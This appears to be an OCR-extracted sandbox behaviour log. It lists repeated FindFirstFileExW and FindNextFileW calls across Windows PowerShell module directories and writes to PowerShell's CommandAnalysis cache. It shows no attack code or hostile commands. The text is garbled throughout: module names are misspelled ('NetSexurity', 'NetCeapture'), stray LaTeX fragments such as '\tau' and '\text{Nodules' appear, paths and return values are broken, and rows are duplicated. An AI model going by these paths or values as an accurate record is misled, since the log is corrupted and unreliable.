Call Fliesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelllv1.0Modules)NetAdapten*, 0, bdadfbc, 0, 0, 0) Return: b15240 1280 1712 Call Fliesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelllv1.0Modules)NetAdapten*, 0, bdadfbc, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelllv1.0Modules)NetConnection*, 0, bdadfbc, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelllv1.0Modules)NetConnection*, 0, bdadfbc, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelllv1.0Modules)NetConnection*, 0, bdadfbc, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelllv1.0Modules)NetConnection*, 0, bdadfbc, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelllv1.0Modules)NetConnection*, 0, bdadfbc, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelllv1.0Modules)NetConnection*, 0, bdadfbc, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules)NetAdapter*, 0, bdadfbc, 0, 0, 0) Return: b152440 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules)NetAdapter*, 0, bdae008, 0, 0, 0) Return: b152440 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules)NetConnection*, 0, bdae008, 0, 0, 0) Return: b152840 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules)NetConnection*, 0, bdae008, 0, 0, 0) Return: b152400 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules)NetConnection*, 0, bdae008, 0, 0, 0) Return: b152400 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules)NetConnection*, 0, bdae008, 0, 0, 0) Return: b152400 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules)NetSex), 0, bdae008, 0, 0, 0) Return: b152400 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelliv1.0Modules)NetSexurity*, 0, bdae008, 0, 0, 0) Return: b152400 1280 1712 Call Filesystem API				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellhv1.0ModulesNetAdapter)**, 0, bdae008, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellhv1.0ModulesNetConnection)**, 0, bdae008, 0, 0, 0) Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellhv1.0ModulesNetConnection)**, 0, bdae008, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellhv1.0ModulesNetConnection)**, 0, bdae008, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellhv1.0ModulesNetCeapture)**, 0, bdae008, 0, 0, 0) Return: b152900 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellhv1.0ModulesNetNetCeapture)**, 0, bdae008, 0, 0, 0) Return: b152900 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellhv1.0ModulesNetNetGeoxity**, 0, bdae008, 0, 0, 0) Return: b152900 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShellhv1.0ModulesNetSecurity**, 0, bdae008, 0, 0, 0) Return: b152900 1280 1712 Call Filesystem API				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32WindowsPowerShelllv1.0Modules\NetConnection**, 0, bdadfbc, 0, 0, 0) Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelllv1.0Modules\NetConnection**, 0, bdadfbc, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelllv1.0Modules\NetEventPacketCapture**, 0, bdadfbc, 0, 0, 0) Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelllv1.0Modules\NetEventPacketCapture**, 0, bdadfbc, 0, 0, 0) Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelllv1.0Modules\NetINat*, 0, bdae008, 0, 0, 0) Return: b152000 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelllv1.0Modules\NetISecurity*, 0, bdae008, 0, 0, 0) Return: b152000 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelllv1.0Modules\NetSecurity*, 0, bdae008, 0, 0, 0) Return: b152800 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelllv1.0Modules\NetSecurity*, 0, bdae008, 0, 0, 0) Return: b152800 1280 1712 Call F				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0\Modules\NetConnection**, 0, bdadfbc, 0, 0, 0) Return: b152c40 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0\Modules\NetConnection**, 0, bdae008, 0, 0, 0) Return: b152c40 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0\Modules\NetLbfoi**, 0, bdae008, 0, 0, 0) Return: b152c40 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0\Modules\NetLbfoi**, 0, bdae008, 0, 0, 0) Return: b152c40 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0\Modules\NetLbfoi**, 0, bdae008, 0, 0, 0) Return: b152c40 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0\Modules\NetLbes\NetConnectiv**, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0\Modules\NetConnectiv**, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0\Modules\NetConnectivitySlatus**, 0, bdadfbc, 0, 0, 0) Return: b152b00 1280 1712 <				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelllv1.0Modules\NetConnection\tau, 0, bdae008, 0, 0, 0) Return: b152c40 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelllv1.0Modules\NetEventPacketCapture\tau, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShelllv1.0Modules\NetLbfo\tau, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\tau, 0.0Modules\NetNetNet\tau, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\tau, 0.0Modules\NetSecurity\tau, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\tau, 0.0Modules\NetSecurity\tau, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\tau, 0.0Modules\NetSecurity\tau, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\tau, 0.0Modules\NetSecurity\tau, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\tau, 0.0Modules\NetTCPIP\tau, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\tau, 0.0Modules\NetTCPIP\tau, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\tau, 0.0Modules\NetworkConnectivityStatus\tau, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\tau, 0.0Modules\NetworkConnectivityStatus\tau, 0, bdae008, 0, 0, 0) Retur				
Call Filesystem API API Name: FindFirstFileExW Args: (windir% lsystem32lWindowsPowerShelllv1.0 Modules)NetEventPacketCapture¹*, 0, bdadfbc, 0, 0, 0) Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (windir% lsystem32lWindowsPowerShelllv1.0 Modules)NetLbfo¹*, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (windir% lsystem32lWindowsPowerShelllv1.0 Modules)NetDos¹*, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (windir% lsystem32lWindowsPowerShelllv1.0 Modules)NetDos¹*, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (windir% lsystem32lWindowsPowerShelllv1.0 Modules)NetSecurity*, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (windir% lsystem32lWindowsPowerShelllv1.0 Modules)NetSecurity*, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (windir% lsystem32lWindowsPowerShelllv1.0 Modules)NetTCPIP*, 0, bdae0fbc, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (windir% lsystem32lWindowsPowerShelllv1.0 Modules)NetTCPIP*, 0, bdae008, 0, 0, 0) Return: b152c40 1280 1712 Call Filesys				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetLbfo\v1*, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetNat\v1*, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetSecurity\v1*, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetSecurity\v1*, 0, bdaef0bc, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetSecurity\v1*, 0, bdaef0bc, 0, 0, 0) Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetSecurity\v1*, 0, bdaef0bc, 0, 0, 0) Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetTCPIP\v1*, 0, bdaef0bc, 0, 0, 0) Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetTCPIP\v1*, 0, bdaef0bc, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetTCPIP\v1*, 0, bdaef0bc, 0, 0, 0) Return: b152e00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus\v1*, 0, bdaef0bc, 0, 0, 0) Return: b152e00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus\v1*, 0, bdaef0bc, 0, 0, 0) Return: b152e00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus\v1*, 0, bdaef0bc, 0, 0, 0) Return: b15				
API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetNatl*, 0, bdae008, 0, 0, 0) Return: b152c40 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetSecurity*, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetSecurity*, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell*\notation \text{Nodules\NetSecurity*}, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell*\notation \text{Nodules\NetSecurity*}, 0, bdaef\text{Dc, 0, 0, 0} Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell*\notation \text{Nodules\NetSecurity*}, 0, bdaef\text{Dc, 0, 0, 0} Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell*\notation \text{Nodules\NetTCPIP*}, 0, bdaef\text{Dc, 0, 0, 0} Return: b152c40 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell*\notation \text{Nodules\NetTCPIP*}, 0, bdaef\text{Dc, 0, 0, 0} Return: b152c40 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell*\notation \text{Nodules\NetworkConnectivityStatus*}, 0, bdaef\text{Dc, 0, 0, 0} Return: b152c40 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell*\notation \text{Nodules\NetworkConnectivityStatus*}, 0, bdaef\text{Dc, 0, 0, 0} Return: b152c40 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell*\notation \text{Nodules\NetworkConnectivityStatus*}, 0, bdaef\text{Dc, 0, 0, 0} Return: b152c40 1280 1712				
API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, bdae008, 0, 0, 0 \ Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, bdae008, 0, 0, 0 \ Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, bdae008, 0, 0, 0 \ Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam**, 0, bdadfbc, 0, 0, 0 \ Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetTCPIP**, 0, bdadfbc, 0, 0, 0 \ Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetTCPIP**, 0, bdae008, 0, 0, 0 \ Return: b152600 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetTCPIP**, 0, bdae008, 0, 0, 0 \ Return: b152640 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetvorkConnectivityStatus**, 0, bdadfbc, 0, 0, 0 \ Return: b15298 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetvorkConnectivityStatus**, 0, bdadfbc, 0, 0, 0 \ Return: b15298 1280 1712				
API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, bdadfbc, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, bdae008, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, bdadfbc, 0, 0, 0) Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdadfbc, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdae008, 0, 0, 0) Return: b152c40 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbc, 0, 0, 0) Return: b15298 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbc, 0, 0, 0) Return: b15298 1280 1712				
API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, bdae008, 0, 0, 0) Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdadfbc, 0, 0, 0) Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdadfbc, 0, 0, 0) Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdae008, 0, 0, 0) Return: b152540 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbc, 0, 0, 0) Return: b15298 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbc, 0, 0, 0) Return: b15298 1280 1712				
API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, bdadfbc, 0, 0, 0) Return: b152980 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdadfbc, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdae008, 0, 0, 0) Return: b152c40 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbc, 0, 0, 0) Return: b15298 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbc, 0, 0, 0) Return: b15298 1280 1712				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdadfbc, 0, 0, 0) Return: b152b00 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdae008, 0, 0, 0) Return: b152c40 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbc, 0, 0, 0) Return: b15298 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbc, 0, 0, 0) Return: b15298 1280 1712				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdae008, 0, 0, 0) Return: b152c40 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbc, 0, 0, 0) Return: b15298 0 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbc, 0, 0, 0) Return: b15298 1280 1712				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbc, 0, 0, 0) Return: b15298 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbc, 0, 0, 0) Return: b15298 1280 1712				
0 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbc, 0, 0, 0) Return: b15298 1280 1712				
	·	0		
	Call Filesystem API		1280	1712

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdae008, 0, 0, 0) Return: b152b 00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\PK\l1\tag{1},0\tag{1},0\tag{1},0\tag{2} bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\PK\I*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\SecureBoot*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage\t^*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\t^*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\t^*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\t^*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate\t^*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b152f40, bdae0c4) Return: 1	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b152f40, bdae0c4) Return: 1	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, bdae0b4, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PackageManagement 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PackageManagement*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_45a90088-863e-4343-b218-7fa1233240f8 T ype: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PackageManagement\1.0.0.0*, 0, bdadec4, 0, 0, 0) Return: b152e 80	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b152e80, bdaded4) Return: 1	1280	1712
Write File	Path: %LOCALAPPDATA%IMicrosoft(Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, bdadec4, 0, 0, 0) Return: b152c 40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, bdadf10, 0, 0, 0) Return: b152e8 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%WindowsPowerShell\Modules\Pester*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
